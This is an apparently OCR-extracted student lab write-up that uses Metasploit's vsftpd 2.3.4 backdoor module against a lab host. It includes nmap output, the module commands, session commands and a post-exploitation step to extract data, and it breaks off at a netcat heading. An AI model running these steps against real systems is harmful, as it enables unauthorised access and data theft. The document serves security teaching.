Experiment 12

Aim:

To exlploit a vulnerable system and gain access using the Metasploit framework.

Theory

Exploitation is a phase of penetration testing where vulnerabilities in a system are used to gain access or control.

The Metasploit Framework is a powerful open-source tool used for:

- Identifying vulnerabilities
- Developing and executing exploits
- Gaining access to target systems

Key Components:

- **Exploit** → Code that targets vulnerability
- **Payload** → Code executed after exploitation
- **Module** → Prebuilt scripts for attacks

Common Payload:


- **Meterpreter** → Advanced payload providing remote control

Procedure

Step 1: Start Metasploit

- Open terminal in Kali Linux
- Lau
  nch:


Msfconsole



Step 2: Search for Exploit

- Search for available exploits:

search vsftpd




```
└─$ nmap -sV 192.168.1.8
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-06 19:23 +0530
Nmap scan report for 192.168.1.8
Host is up (0.00063s latency).
Not shown: 977 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp  open  telnet      Linux telnetd
25/tcp  open  smtp        Postfix smtpd
```

Step 3: Select Exploit


- Choose exploit module:


use exploit/unix/ftp/vsftpd_234_backdoor



Step 4: Set Target Parameters

- Set target IP address:





set RHOSTS <target_ip>

Step 5: Run Exploit
exploit

Step 6: Gain Access

- If successful, a session is opened
- Use commands to interact with system:

  whoami
  ls

Step 7: Post Exploitation

- Explore system:
  - View files
  - Check system info
  - Extract data

Result

The vulnerable system was successfully exploited, and access was obtained using the Metasploit Framework.

BY USING NETCAT: